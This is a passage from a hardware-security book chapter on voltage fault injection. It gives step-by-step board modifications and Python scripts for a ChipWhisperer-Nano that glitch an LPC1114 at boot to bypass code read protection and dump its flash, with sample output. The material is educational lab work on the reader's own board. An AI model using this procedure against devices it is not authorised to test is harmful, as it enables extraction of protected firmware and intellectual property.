

Figure 6-7: Schematic showing part of the LPC1114 development kit

The schematic shows the GLITCH connection to indicate how we insert the fault. The actual Q1 component is built in to the ChipWhisperer-Nano in the example we are providing, but if you want to implement this function separately, you could route the power to a similar fault injection module,

such as a MOSFET driven by a signal generator. Figure 6-8 shows the physical implementation.



Figure 6-8: The LPC1114 development board modified for fault injection

The following list provides the step-by-step instructions for making the modifications on the development board shown in Figure 6-8:

1. Remove the decoupling capacitor C4 ❶.
2. Remove the decoupling capacitor C1 ❷.
3. Disconnect the 3.3 V CORE_E VDD from the LPC1114 by cutting through trace jumper ❸.
4. Disconnect the 3.3 V IO_E VDD from the LPC1114 by cutting through trace jumper ❹.
5. Insert a 12 Ω resistor across the trace jumper ❸. The PCB power supply VDD now runs through this resistor to the LPC1114.
6. Connect the "chip side" of the 3.3 V CORE_E VDD and 3.3 V IO_E VDD power supplies together using a link ❺, going from a pad of the trace jumper ❹ and a pad of the capacitor placement C4 ❶.
7. Connect the 3.3 V CORE_E VDD and 3.3 V IO_E VDD power supplies to a connector ❼ together using a link ❻ (here it's an SMA connector, but any type works).
8. Set PIO0_1 to ground just by mounting the header at BLD_E ❾.
9. Set PIO0_3 to GND, which requires soldering a wire (the short orange wire ❿) to ground.
10. Add a three-pin header at ❽ and route the RST connection to all of these three pins.
11. Connect the nReset OUT line from the ChipWhisperer at J3-5 and the Trigger In line at J3-16 to the RST input on the development board with the header you mounted at ❽.

12. Connect GND from the ChipWhisperer at J3-2 to pin UEXT-2 on the development board.
13. Connect VCC from the ChipWhisperer at J3-3 to pin UEXT-1 on the development board.
14. Connect TXD from the ChipWhisperer at J3-10 to pin UEXT-3 on the development board.
15. Connect RXD from the ChipWhisperer at J3-12 to pin UEXT-4 on the development board.

Table 6-2 provides a summary of the interconnections between the target and the ChipWhisperer-Nano. (You should also be able to determine the interconnections for a standalone type of attack from this list.)

Table 6-2: Interconnections of ChipWhisperer-Nano Board to Glitch Generator

LPC1114 development board	ChipWhisperer-Nano	Description
UEXT-1	J3-3	VCC
UEXT-2	J3-2	GND
UEXT-3	J3-10	TXD
UEXT-4	J3-12	RXD
RST	J3-5	Reset OUT
RST	J3-16	Trigger in
VCC_CORE	Glitch connector middle pin	VCC glitch inserted here
GND	Glitch connected side pin	Second GND (for glitch)

The RST line on the development board is both an output (gets toggled to reset the device) and an input (serves as a reference for when to insert the fault), which is required because the ChipWhisperer-Nano uses GPIO4 as the trigger input.

The Timing Is Everything

As the LPC1114 device is coming out of reset, it will read the configuration word from flash memory, and we need to insert our fault at that moment. If we can corrupt the read of the memory, the device will come up as unlocked, which isn't what the designer intended.

We use the reset pin to time the fault. The rising edge of the reset pin (since the reset is active-low) indicates when the boot sequence begins. If you were controlling everything from a single device (such as your own FPGA or microcontroller), you could, of course, time the glitch based on when you drove the reset pin high.

The reset pin tells us only when the device begins the boot process, but not the finishing time and not at what point the value of the code read-protection is fetched from flash memory. We'll need to sweep the glitch

insertion from the start of the boot until the boot is finished to target every possible clock cycle when the flash read could be happening.

While the reset pin gives us the starting time, we would like to have a finishing time when we know the device is finished booting (and if we didn't break code protection by then, the glitch was clearly ineffective). To determine this "ending time," we could write a simple program that toggles an I/O pin and load it onto the microcontroller. When the I/O pin starts toggling, we know the microcontroller is running our own code and the booting has completed.

The boot time is thus the time between the reset pin becoming inactive (going high) and the I/O pin toggling. Somewhere between the reset pin going high and the I/O pin toggling is when the microcontroller boot code must be reading the read-protect value from flash memory and acting on the value. Our glitch must be targeted somewhere in that time frame.

Bootloader Protocol

To understand how to find a useful glitch, here's a short primer on the bootloader in this device. We'll use the bootloader to determine whether things are actually going according to plan.

The bootloader protocol is very simple. A serial protocol is used to communicate with the device, allowing us to experiment with the bootloader via a serial terminal. The communication works as follows: we send some setup information, followed by a read/write to memory to load and verify code.

The protocol automatically determines the baud rate during the first character's transfer. The rest of the setup confirms baud rate synchronization and informs the bootloader of the external crystal speed in case it's needed for any additional setup. You can see some of the setup commands in the output example from Listing 6-3, which we'll look at next.

Several commands erase, read, and write memory, but we care only about a memory read attempt, because if the device is locked, a memory read will fail. We can perform a memory read with `R 0 4\r\n`, which attempts to read 4 bytes from address 0. If the device is locked, we'll get a response of `19`, which is the error code for access not being allowed. Ultimately, we need to script a method of continuously testing to see whether the device is unlocked.

With that, we now need to corrupt the "option bytes" that store the code read-protection codes. They aren't continuously checked, but they are read only upon reset. As mentioned, we need to time our attack from reset.

Device Setup

First, we need to get communication working with the bootloader. While we could implement the entire bootloader protocol, instead we're going to use an existing library called `nxpprog` (available at *https://github.com/ulfen/nxpprog*) that can talk to these devices.

The following examples reference the companion Jupyter Notebook provided as part of this book's resources, which implements the full attack and provides required setup details. Suggested installation instructions also

are available online. We'll walk through the code and attack here, though, so you can see how it works without needing to install anything.

The `nxpprog` library requires the `isp_mode()`, `write()`, and `readline()` support functions. The `isp_mode()` function enters the in-system programming (ISP) mode by setting an entry pin and resetting the device. In this example, the ISP mode entry pin is soldered to GND to force ISP mode entry (refer to Figure 6-8). The `isp_mode()` function simply resets the device, which begins a new bootloader iteration. The other two functions talk on the serial port to the bootloader. If a ChipWhisperer device is used, this routes data out from the ChipWhisperer. See the Jupyter Notebook for more details on those functions.

Listing 6-2 shows an example of attempting to connect to the device and read the output:

```
nxpdev = CWDevice(scope, target, print_debug=True)

#Need to enter ISP mode before initializing programmer object
nxpdev.isp_mode()
nxpp = nxpprog.NXP_Programmer("lpc1114", nxpdev, 12000)

#Examples of stuff you can do:
print(nxpp.get_serial_number())
print(nxpp.read_block(0, 4))
```

Listing 6-2: Using nxpprog to connect and read memory

Listing 6-3 contains the expected output with debug information showing the serial port `read` and `write` instructions.

```
Write: ?
Read: Synchronized
Write: b'Synchronized\r\n'
Read: Synchronized
Read: OK
Write: b'12000\r\n'
Read: 12000
Read: OK
Write: b'A 0\r\n'
Read: A 0
Read: 0
Write: b'U 23130\r\n'
Read: 0
Write: b'N\r\n'
Read: 0
Read: 218316836
Read: 2935817382
Read: 1480765853
Read: 4110424384
218316836 2935817382 1480765853 4110424384
Write: b'R 0 4\r\n'
Read: 19
OSError: 'R 0 4' error: 19 - CODE_READ_PROTECTION_ENABLED: Code read protection enabled
```

Listing 6-3: The output of running the nxpprog connect script from Listing 6-2

In this case, we get a `CODE_READ_PROTECTION_ENABLED` error, which is what we are looking for. If we had used a new development board, however, it wouldn't yet have code read-protection enabled. This means in order to imitate the real world, we need to turn that on before we can continue with the tutorial.

The read-protect code bytes are located at address 0x2FC and consist of 4 bytes. To program the code protection, we need to erase an entire page of memory (4,096 bytes) and reprogram the new page with our configuration word set to enable read-protection. In a real situation, we would need to know what should be programmed in all other bytes in the page, but if we don't need to run the code and instead are simply performing a proof of concept, we can program in zeros (or any other data).

Listing 6-4 shows how the sample implementation defaults to opening the *lpc1114_first4096.bin* file:

```
def set_crp(nxpp, value, image=None):
    """
    Set CRP value - requires the first 4096 bytes of FLASH due to
    page size!
    """

    if image is None:
        f = open(r"external/lpc1114_first4096.bin", "rb")
        image = f.read()
        f.close()

    image = list(image)
    image[0x2fc] = (value >> 0)  & 0xff
    image[0x2fd] = (value >> 8)  & 0xff
    image[0x2fe] = (value >> 16) & 0xff
    image[0x2ff] = (value >> 24) & 0xff

    print("Programming flash...")
    nxpp.prog_image(bytes(image), 0)
    print("Done!")
```

Listing 6-4: Erase and reprogram an entire page of memory

If you don't have this file, you could simply set the value of `image = [0]*4096`, which would overwrite the flash page with zeroes (0s). This means the code will no longer run, but we don't care about the code running; we care only about whether we can bypass the code read-protection.

Listing 6-5 uses the data from Listing 6-4 to lock the device so we can perform an attack as it would be done in the real world:

```
nxpdev = CWDevice(scope, target, print_debug=True)

#Need to enter ISP mode before initializing programmer object
nxpdev.isp_mode()
nxpp = nxpprog.NXP_Programmer("lpc1114", nxpdev, 12000)
set_crp(nxpp, 0x12345678)
```

Listing 6-5: Locking the device using the ISP API interface

Now that we have a locked device, we can begin to investigate further and scope our attack.

Using Power Analysis to Determine Fault Injection Timing

In this case, we're going to cheat and begin with a "good" power waveform to see around what time we should be inserting our glitch. Figure 6-8 shows that we inserted a 12 Ω shunt resistor. Its function is not only to facilitate fault injection, but also to allow us to look at the power waveforms. In our crowbar attack example, we connect an oscilloscope across the shunt resistor and record the DC level of the power rail, as shown in the middle trace in Figure 6-9.



Figure 6-9: Power rail traces while booting

Halfway along this trace is the glitch that the crowbar injected. The bottom row shows a zoomed-in look at the variations on the power rail on either side of the glitch, which we call the power trace. The top row shows a trace of the LPC1114's reset output. The variations in the power trace make it possible to see different operations executed on the CPU. The specific part that we want to interrupt is the process of loading the word that locks the flash from memory.

In this scenario, using the power trace is critical for understanding what sort of glitch parameters cause the device to misbehave. One thing we want to watch out for is too strong a glitch, which resets the device and restarts the device again; that would not be very informative for us!

Beyond looking at the power trace on an oscilloscope, Listing 6-6 shows a simple script that enables the ChipWhisperer-Nano to capture the power trace.

```
import matplotlib.pylab as plt

#Enter ISP Mode
nxpdev.isp_mode()

#Sample at 20 MS/s (maximum for CW-Nano)
scope.adc.clk_freq = 20E6
scope.adc.samples = 2000

#Reset again and perform a power capture
scope.io.nrst = 'low'
scope.arm()
time.sleep(0.05)
scope.io.nrst = 'high'
scope.capture()

#Plot Waveform
trace = scope.get_last_trace()
plt.plot(trace)
plt.show()
```

Listing 6-6: Python script to capture boot power trace

The trace is shown in Figure 6-10. The higher-end ChipWhisperer-Lite and ChipWhisperer-Pro will provide a more detailed power trace, but even this $50 ChipWhisperer-Nano has enough for us to see the details of the boot process.



Figure 6-10: Power trace of the LPC1114's boot process, as measured in Listing 6-6

What does this information provide? First, it enables us to examine and characterize the effect of a potentially useful glitch. Second, we use the ChipWhisperer-Nano to trigger the glitch insertion by running the code in Listing 6-7 (if you're using ChipWhisperer-Lite, see the companion notebook).

```
#ChipWhisperer-Nano uses count of fixed-frequency oscillator, so these values
#don't directly correlate with the timing of the power analysis graphs.
scope.glitch.repeat = 15
scope.glitch.ext_offset = 1400
```

Listing 6-7: Turning on a glitch on the ChipWhisperer-Nano

In the code from Listing 6-7, the `scope.glitch.repeat` parameter is how many cycles the glitch is "applied" for (the glitch width from Chapter 5). The `scope.glitch.ext_offset` parameter is the offset from the trigger event until the glitch is inserted, which defines the timing of where the glitch occurs. The parameters are somewhat "unitless" here because the numbers represent a number of cycles' delay based on the microcontroller's internal oscillator. We rarely care about the "actual" values; we just want to be able to re-create them.

Once the `repeat` (glitch width) and `ext_offset` (glitch offset) settings are locked in, they will automatically be applied on the next trigger. If we run Listing 6-6 again (after first having run Listing 6-7), we now get a power waveform with a glitch inserted at some point. Figure 6-11 shows the results.

In this example, it looks like we're using too aggressive of a glitch inserted around clock cycle 250. The glitch is probably too wide. After the glitch is inserted, the device seems to have muted. The power trace no longer looks like it's executing code, which is bad since we have probably tripped a brown-out detector or otherwise reset the device. We'll need to adjust parameters and try again.



Figure 6-11: A glitch inserted around cycle 250 has caused the device to reset.

Compare this to when we change the value of `scope.glitch.repeat` in Listing 6-7, setting the `repeat` to 10. Figure 6-12 shows the power trace.



Figure 6-12: A glitch inserted around cycle 250 has not interrupted the normal boot.

We still see the glitch inserted around cycle 250, but it seems that the device has continued to execute code! We want to sweep around glitch widths just between those that are too wide (causing a reset) and those that seem to let the device run as normal. This power analysis measurement allows us to characterize the board and understand what glitch widths we need for the next step. In this case, a width (`scope.glitch.repeat` setting) of 14 was about the upper limit before the device often would reset. This means for the sample board, we'd try widths in the range of 9 to 14 first (the lower end is somewhat arbitrary; you might need to reduce the lower end even further, but at some point, the glitch is too narrow and has no effect). Again, these units are relatively arbitrary; we don't care about the

exact measurement because we simply found the range between where the device reset and the device seemed to operate normally. You may find these numbers vary on your target and setup.

If you are trying to re-create this glitch insertion using some other signal generator besides the ChipWhisperer-Nano, you can easily check with an oscilloscope to see whether the device is resetting after your glitch or is continuing to boot. Using this method, it's easy to tune the glitch parameters to reduce the search space.

In future chapters, we'll look at power analysis and how to use it to show where in the device program certain values are being processed. Performing a "power analysis attack" is possible on the configuration word, in that we can measure when these words are actually loaded. If you're interested in seeing that code, the LPC1114 Fault Example as part of ChipWhisperer-Jupyter repository on GitHub goes into more details.

From Fault Attack to Memory Dump

Now that we can see the device booting, we are basically ready to insert a fault. All we'll do is make a script to sweep the timing of the glitch and see whether the device comes up as unlocked. If the device does come up unlocked, we can take the full step of dumping the entire flash memory.

Listing 6-8 shows the important parts (see the Jupyter Notebook for the full example). Here we specify an offset range that we can sweep along to find the useful information. You should know that the 100 percent success of the code depends on your physical connections; you may need to run this multiple times before it works. We've also cheated by giving a very narrow range of the offset, which helps by allowing us to repeat the attack multiple times.

```
import time
print("Attempting to glitch LPC Target")

nxpdev = CWDevice(scope, target)

Range = namedtuple("Range", ["min", "max", "step"])

# Empirically these seemed to work OK, we want to hit around
# time 51.8 to 51.9 µs from reset. CW-Nano doesn't have as meaningful
# timebase as CW-Lite, so we just sweep larger ranges...
offset_range = Range(5600, 6050, 1)
repeat_range = Range(9, 15, 1)

scope.glitch.repeat = repeat_range.min

done = False
while done == False:
    scope.glitch.ext_offset = offset_range.min
    if scope.glitch.repeat >= repeat_range.max:
        scope.glitch.repeat = repeat_range.min
    while scope.glitch.ext_offset < offset_range.max:
```

```
            scope.io.nrst = 'low'
            time.sleep(0.05)
            scope.arm()
            scope.io.nrst = 'high'
            target.ser.flush()

            print("Glitch offset %4d, width %d........"%
                    (scope.glitch.ext_offset, scope.glitch.repeat), end="")

            time.sleep(0.05)
            try:
                nxpp = nxpprog.NXP_Programmer("lpc1114", nxpdev, 12000)

                try:
                    data = nxpp.read_block(0, 4)❶
                    print("[SUCCESS]\n")
                    print("  Glitch OK! Add code to dump here.")
                    done = True
                    break

                except IOError as e:
                    #print(e)
                    print("[NORMAL]")

            except IOError:
                print("[FAILED]")
                pass

            scope.glitch.ext_offset += offset_range.step

        scope.glitch.repeat += repeat_range.step
```

Listing 6-8: Sweeping the glitch width and offset while attempting to read the CRP status

After each glitch attempt, an attempt is made to read from memory ❶. If successful, the entire flash memory is read out, and you then have complete access to and control over the LPC1114 processor. If you don't have success, first check the timing using a power trace. We empirically found that around 51µs was required on the LPC1114, but that will change with voltage, temperature, and production batch.

Also check what the glitch waveform looks like, which will vary with longer or shorter wires. Because the ChipWhisperer-Nano has more limited resolution on the glitch width and offset, the attack is less successful with any given hardware setup than on the ChipWhisperer-Lite. You may find you need to use longer or shorter wires, for example, to adjust the glitch parameters physically. But before you go to the effort of further tuning, let it run for some time. Letting the attack run for an hour or two may result in a successful parameter set, as shown in Listing 6-9.

```
Attempting to glitch LPC Target
Glitch offset 5700, width 9........[NORMAL]
Glitch offset 5701, width 9........[NORMAL]
Glitch offset 5702, width 9........[NORMAL]
```

```
Glitch offset 5703, width 9........[NORMAL]
Glitch offset 5704, width 9........[NORMAL]
Glitch offset 5705, width 9........[NORMAL]
Glitch offset 5706, width 9........[NORMAL]
Glitch offset 5707, width 9........[NORMAL]
   ---MANY MORE TESTS---
Glitch offset 5729, width 9........[SUCCESS]

  Glitch OK! Beginning dump...
00 08 00 10 D1 1D 00 00 CB 1F 00 00 CB 1F 00 00
CB 1F 00 00 CB 1F 00 00 CB 1F 00 00 38 3B FF EF
00 00 00 00 00 00 00 00 00 00 00 00 CB 1F 00 00
CB 1F 00 00 00 00 00 00 CB 1F 00 00 CB 1F 00 00
```

Listing 6-9: Output of running script with a successful glitch

Once the attack is successful, it's simply a matter of performing the flash read, which requires looping through all memory to read out the chip. Using the `nxpprog` library makes this even easier; see the companion GitHub repository for this book for examples of achieving this task, this is linked from *https://nostarch.com/hardwarehacking*. You could also unlock the device by reprogramming the configuration words, which should even allow you to attack a device with a full lock that disables the ISP and JTAG.

Never mind all the possibilities; simply receiving the success message indicates that you were able to corrupt the configuration word and thus bypass read protection! If you are relying on such security methods, it's a useful exercise to perform to help you understand how others might bypass them.

Mux Fault Injection

We've gone through an example using a crowbar, but it's also useful to look at other methods of performing the voltage fault injection. The most common of these other methods is to use a multiplexor (mux) that switches between the regular operating voltage and the "glitch" voltage. The only problem with using the mux is that it may increase the chance of damaging the target. If you are glitching the device to a negative voltage, for example, you might discover that the negative voltage is too far out of spec. In our case, we'll use in-range voltages to avoid that risk.

Mux Hardware Setup

We discussed the mux as a fault injection method for the voltage-switching-based injector in Chapter 5, so see that chapter for details of how to build the fault injector circuitry using a multiplexor.

To use a multiplexor for this example, we use the same LPC1114 development board as shown in Figure 6-8, but this time without the 12 Ω shunt resistor that connected the input voltage to the core voltage. Remove it if it is already mounted. The trace must be cut so that the core voltage for the

microcontroller is now coming entirely from an external source. We'll be connecting the mux output to the core voltage of the LPC1114 development board, meaning that LPC1114 is always being powered from the mux output.

In this example, we're going for a two-chip solution, using a complementary pair of analog switches: the TS12A4514 is normally open, and the TS12A4515 is a normally closed switch. Figure 6-13 shows the schematic for this solution.



Figure 6-13: Schematic showing a simple multiplexor for MUX glitching

